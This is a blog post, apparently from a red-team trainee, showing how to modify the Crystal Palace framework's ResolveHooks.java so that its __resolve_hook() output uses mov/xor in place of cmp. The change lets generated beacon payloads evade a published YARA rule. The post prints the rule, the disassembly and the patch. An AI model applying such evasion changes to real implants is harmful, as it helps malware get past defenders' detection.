Patching Crystal Palace: bypassing detection
Lately I’ve been studying CRTL which focuses on developing offensive tradecraft using Crystal palace framework. I never had the chance to use it before this, so am not an expert in any type of way.
I read Rasta’s blog about “Cracking the Crystal Palace”, which goes deep in how crystal palace work and how to detect it. The yara rule Rasta’s wrote focuses on the __resolve_hook() which is responsible for hooking the APIs in the prepended dll or the beacon dll in our case, and then redirect it to our tradecraft (e.g. indirect syscalls/call stack spoofing).
The rule :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
rule Windows_Shellcode_CrystalPalace_HookIntrinsic {
    meta:
        author = "Rasta Mouse"
        description = "Identifies Crystal Palace's __resolve_hook() intrinsic"
        threat_name = "Windows.Shellcode.CrystalPalace"
        creation_date = "2025-11-29"
        last_modified = "2025-11-29"
        arch_context = "x86"
        scan_context = "file, memory"
        os = "windows"
        license = "bsd"
    strings:
        $a = { 89 C1 81 F9 ?? ?? ?? ?? 75 ?? 48 8D ?? ?? ?? ?? ?? E? ?? }
    condition:
        all of them
}
The rule detects the pattern made by the __resolve_hook() intrinsic :
1
2
3
4
5
89C1                 mov       %eax,%ecx
81F9A8A24DBC         cmp       $0x91AF`CA54,%ecx
7509                 jne       0x0000`0000`0000`0035
488D055F010000       lea       _VirtualAlloc,%rax
EB03                 jmp       0x0000`0000`0000`0038
We can see here that the pattern is very recognizable
mov,cmp,jne,lea,jmp.
Now I was thinking where can find this function that is responsible for the hooking and how can I even change this without breaking the logic. After looking through each file in Crystal palace I finally found the function I want.
\cpsrc\src\crystalpalace\btf\pass\hook\ResolveHooks.java
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
public void generateResolver_x64(CodeAssembler program, RebuildStep step) {
		AsmRegister64 rax = new AsmRegister64(ICRegisters.rax);
		AsmRegister32 ecx = new AsmRegister32(ICRegisters.ecx);

		/* create our done CodeLabel */
		CodeLabel done = program.createLabel();

		/* walk our set of various IAT hooks that the user registered */
		Iterator i = hooks.getResolveHooks().iterator();
		while (i.hasNext()) {
			Hooks.ResolveHook reshook  = (Hooks.ResolveHook)i.next();
			Symbol            wrapper  = null;
			String            hookfunc = null;

			/* determine which hook to use, an explicit one or one attached to the API */
			if (reshook.isSelf()) {
				hookfunc = hooks.getHook(step.getFunction(), reshook.getTarget());
			}
			else {
				hookfunc = reshook.getWrapper();
			}

			/* get all of it, I guess */
			wrapper = object.getSymbol(hookfunc);
			if (wrapper == null)
				continue;

			/*
			 * cmp [ror13 hash], %rcx
			 * jne next
			 * lea [label to wrapper], %rax
			 * jmp done
			 * next:
			 */
			program.cmp(ecx, reshook.getFunctionHash());
			program.jne(program.f());
			program.lea( rax, AsmRegisters.mem_ptr(step.getLabel(hookfunc)) );
			program.jmp(done);

			program.anonymousLabel();
		}

		/* our default result, which is to put 0 in %eax */
		program.xor(rax, rax);

		/* this is the exit point for the whole thing */
		program.label(done);
	}
The
generateResolver_x64function is responsible for the pattern we saw earlier.
Understanding the original logic
The core of the generateResolver function’s logic is this :
1
2
3
4
5
6
7
8
9
10
11
12
13

			/*
			 * cmp [ror13 hash], %rcx
			 * jne next
			 * lea [label to wrapper], %rax
			 * jmp done
			 * next:
			 */
			program.cmp(ecx, reshook.getFunctionHash());
			program.jne(program.f());
			program.lea( rax, AsmRegisters.mem_ptr(step.getLabel(hookfunc)) );
			program.jmp(done);
Basically, this compares each hooked function by its ROR13 hash against the hash of the API name being resolved at runtime. If the hash matches, the hook wrapper is loaded into rax.
The run time computed hash is produced by using
ror13hash()on the API name(lpProcName) inside the hooked_GetProcAddress.
1
2
3
4
5
6
7
8
9
10
FARPROC WINAPI _GetProcAddress ( HMODULE hModule, LPCSTR lpProcName )
{
    FARPROC result = __resolve_hook ( ror13hash ( lpProcName ) );

    if ( result != NULL ) {
        return result;
    }

    return GetProcAddress( hModule, lpProcName );
}
Breaking the signature
At this point, the issue is not what the function does but rather how it is expressed in assembly. The original implementation relies on the cmp instruction to test “equality” between the API hash that was computed at build time with the one that is computed at run-time. After digging a bit on how can this be changed, I found out that cmp isn’t the only way to do this.
We can simply use xor instead of the cmp, so we XOR both of the values and test the results. If the two values are equal the result is 0, if they are different its non-zero, simple.
The modified code :
1
2
program.cmp(ecx, reshook.getFunctionHash());
program.jne(program.f());
with :
1
2
3
program.mov(edx, ecx);
program.xor(edx, reshook.getFunctionHash());
program.jne(program.f());
Bypassing the rule !
Now after recompiling crystal palace and generating our new payload, lets see the unedited version disassembled :

The highlighted value is the ROR hash of
VirtualAllocAPI
We can see that it gets caught be the yara rule :

Now lets try our edited crystal palace :

We can see the xor instruction there so it should work, lets now actually test if it bypasses the YARA rule :
 Bypassed …
This also works on a running process I just forgot to take screenshots of the running beacon ):